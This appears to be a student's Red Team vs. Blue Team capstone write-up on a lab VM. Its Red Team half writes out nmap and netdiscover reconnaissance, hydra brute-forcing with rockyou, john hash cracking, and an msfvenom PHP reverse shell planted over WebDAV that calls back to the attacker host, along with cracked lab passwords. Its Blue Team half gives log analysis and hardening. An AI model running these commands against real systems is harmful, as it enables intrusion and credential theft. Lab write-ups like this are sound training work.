Jordan Howard Project 2: Red Team vs. Blue Team

## Objective of Project

As pentesters and SOC analysts, we will together on Capstone Project II Red Team vs. Blue Team.

- As the Red Team, we will attack a vulnerable VM within your environment, gaining root access to the machine.
- As Blue Team, we will use Kibana to review logs taken during their Day 1 engagement. We'll use the logs to extract hard data and visualizations for their report.

## **ELK Server Setup**

Set up the following files

Metricbeat

Filebeat

Packetbeat

# **Red Team**

Security Assessment

## Finding the Targets

Discover Network IP address and range using ifconfig command.

```
File Edit View Search Terminal Help
   t@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.1.8 netmask 255.255.25.0 broadcast 192.168.1.255
       inet6 fe80::215:5dff:fe00:400 prefixlen 64 scopeid 0x20<link>
       ether 00:15:5d:00:04:00 txqueuelen 1000 (Ethernet)
       RX packets 171 bytes 19122 (18.6 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 736 bytes 61364 (59.9 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 ::1 prefixlen 128 scopeid 0x10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 18 bytes 1038 (1.0 KiB)
       积X errors 0 dropped 0 overruns 0 frame 0
       TX packets 18 bytes 1038 (1.0 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~#
```

## Finding the target

Host network found using nmap command.

Host Name: Capstone

IP Address: 192.168.1.105

Network Description: Targeted machine using the apache web server

## Finding the Targets

netdiscover to determine the active hosts on the network- Command is netdiscover -r 192.168.1.255/16

```
root@kali:~# netdiscover -r 192.168.1.255/16
Currently scanning: Finished! | Screen View: Unique Hosts
11 Captured ARP Reg/Rep packets, from 3 hosts.
                                                  Total size: 462
                 At MAC Address
  IP
                                    Count
                                                   MAC Vendor / Hostname
                                              Len
192.168.1.1
                 00:15:5d:00:04:03
                                        9
                                              378
                                                   Microsoft Corporation
192.168.1.100
                                                   Microsoft Corporation
                 00:15:5d:00:04:01
                                        1
                                               42
192.168.1.105
                 00:15:5d:00:04:02
                                        1
                                                   Microsoft Corporation
```

## Company Directory is found "Vulnerability"



## Target Analysis

Typing 192.168.1.105/company\_folders/secret\_folder as suggested, exposes information about a potential employee.

```
Nmap scan report for 192.168.1.105
Host is up (0.0058s latency).
Not shown: 998 closed ports
      STATE SERVICE VERSION
                     OpenSSH 7.6pl Ubuntu 4 (Ubuntu Linux; protocol 2.0)
                    Apache httpd 2.4.29
80/tcp open http
MAC Address: 00:15:5D:00:04:02 (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux kernel
Nmap scan report for 192.168.1.8
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 7.8pl Debian 1 (protocol 2.0)
Service Info: OS: Linux: CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 105 IP addresses (4 hosts up) scanned in 56.16 seconds
root@kali:~#
```

## Target Analysis

• Checking for OS: nmap -ss -A 192.168.1.105

• wget 192.168.1.105/meet our team/ashton.txt | cat ashton.tx

## Exploitation Initiation

Unzip the wordlist to try to bruteforce attack. Command gunzip /usr/share/wordlists/rockyou.txt.gz

```
File Edik View Search Terminal Help root@kali:/# ls usr/share/wordlists dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt sqlmap.txt wfuzz root@kali:/#
```

Hydra brute force action: Command hydra -l ashton -p /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company\_folders/secret\_folder/

```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-09 07:29:36

[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task

[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder/

[VERBOSE] Resolving addresses ... [VERBOSE] resolving done

[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)

[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 2 of 14344399 [child 1] (0/0)

[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
```

## **Exploitation Success**

 Now that Ashton's password is cracked; username:ashton and password:leopoldo, I should now be able to navigate to the secret folder: `

```
[ATTEMPT] target 192.108.1.105 - login "ashton" - pass "eagle" - 10151 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "darkness1" - 10152 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "dalia" - 10153 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "dalia" - 10153 of 14344399 [child 12] (0/0)
[80][http-get] host: 192.168.1.105 | login: ashton | password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-09 07:32:03
root@kali:~#
```

## **Exploitation Success**

- Crack Ryan's password hash with john the ripper: john --format=raw-md5 ryans\_hash
- Password is linux4u

```
root@kali:~# nano ryans_hash
root@kali:~# ls
ashton.txt blog.txt Documents hannah.txt Pictures ryans_hash Videos
ashton.txt.1 Desktop Downloads Music Public Templates
root@kali:~# john --format=raw-md5 ryans_hash --show
?:linux4u

1 password hash cracked, 0 left
root@kali:~#
```

## **Exploitation Execution**

Use msfvenom to create a reverse shell payload script in Kali Linux.

Command is msfvenom -P php/meterpreter/reverse\_tcp lhost=192.168.1.8 lport=666 -f raw > open-shell.php

After finding the open-shell.php, dav://192.168.1.105/webdav/ from the browser.

Now in Kali VM run Metasploit and run the following commands to prepare for listening and being ready to accept any retrograde connection coming from Capstone VM

## **Exploitation Execution**

Run the malicious shell script on the Victim (Capstone) VM, on Kali linux by the command 192.168.1.105/webdav/shell.php

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.8:666
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.8:666 -> 192.168.1.105:36582) at 2021-05-09 09:58:55 -0400
meterpreter >
```

## Post-Exploitation

Run Meterpreter shell to find information about victim's system.


Flag is found.


```
meterpreter > getuid
Server username: www-data (33)
meterpreter > getwd
meterpreter > sysinfo
           : server1
            : Linux server1 4.15.0-48-generic #51-Ubuntu SMP Wed Apr 3 08:28:49 UTC 2019 x86_64
Meterpreter : php/linux
meterpreter > shell
Process 2993 created.
Channel 3 created.
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.105 netmask 255.255.25.0 broadcast 192.168.1.255
        inet6 fe80::215:5dff:fe00:402 prefixlen 64 scopeid 0x20<link>
       ether 00:15:5d:00:04:02 txqueuelen 1000 (Ethernet)
       RX packets 184062 bytes 23100225 (23.1 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 130898 bytes 225798079 (225.7 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 17375 bytes 2133844 (2.1 MB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 17375 bytes 2133844 (2.1 MB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
find -name flag.txt 2>dev/null
./flag.txt
cat flag.txt
blng0w@5hlsn@m0
```

## **Blue Team**

Log Analysis and Attack Characterization

## **Analysis: Identify Port Scan**





nmap port scan occurred 10-16-21 at 14:50
36108 packets were sent mostly from 172.16.4.205
Spike in a single host creating traffic indicates this is a port scan

## Analysis: Finding the Request for the Hidden Directory






- 16,312 requests were made on 10-13-21 at 23:36-37 to access the company's secret folder
- 2 requests were made to access <a href="http://192.168.1.105/company\_folders/secret\_folder/connect\_to\_corp\_server">http://192.168.1.105/company\_folders/secret\_folder/connect\_to\_corp\_server</a> which contains instructions to connect to webday


## **Analysis: Discover Brute Force Attack**

16,300 requests were made during the brute force attack

 2 requests were successful which means there were 16,298 unsuccessful login attempts



## **Analysis: Find the WebDAV Connection**



- 336 requests were made to the webday directory
- You can see in the url.full visualization that http://192.168.1.105/webdav/exploit.php and http://192.168.1.105/webdav/passwd.dav were accessed

### Mitigation: Block Port Scan

### Alarm

What kind of alarm can be set to detect future port scans?

Set an alert when a single IP is interacting with multiple hosts.

What threshold would you set to activate this alarm?

More than 3 separate host interactions from the same IP.

### System Hardening

What configurations can be set on the host to mitigate port scans?

Defense-in-depth. A well configured firewall: deny by default. Close all ports you don't want others to use. Using private address space (such as with network address translation) and additional firewalls provide even more protection.

Describe the solution. If possible, provide required command lines.

<u>List of firewall-cmd commands</u>

## Mitigation: Finding the Request for the Hidden Directory

### Alarrn

What kind of alarm can be set to detect future unauthorized access?

An alert any time a non-whitelisted IP tries to access the secret folder.

What threshold would you set to activate this alarm?

Any time an unknown IP tries to access this folder.

### System Hardening

What configuration can be set on the host to block unwanted access?

Deny all by default and only allow whitelisted IP addresses to access folder.
#3 on OWASP top 10 - Cryptographic failures (previously sensitive data exposure)

Describe the solution. If possible, provide required command lines.

Don't expose a folder containing sensitive information over the internet.

## **Mitigation: Prevent Brute Force Attacks**

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set a baseline for how many normal failed logins are normal for a single user. When threshold is reached, trigger an alarm.

What threshold would you set to activate this alarm?

More than 3 failed login attempts in 1 minute

### System Hardening

What configuration can be set on the host to block brute force attacks?

Lock account and send reset password after 3 failed login attempts.

Describe the solution. If possible, provide the required command line(s).

How to deny after 3 failed login attempts in Linux, Windows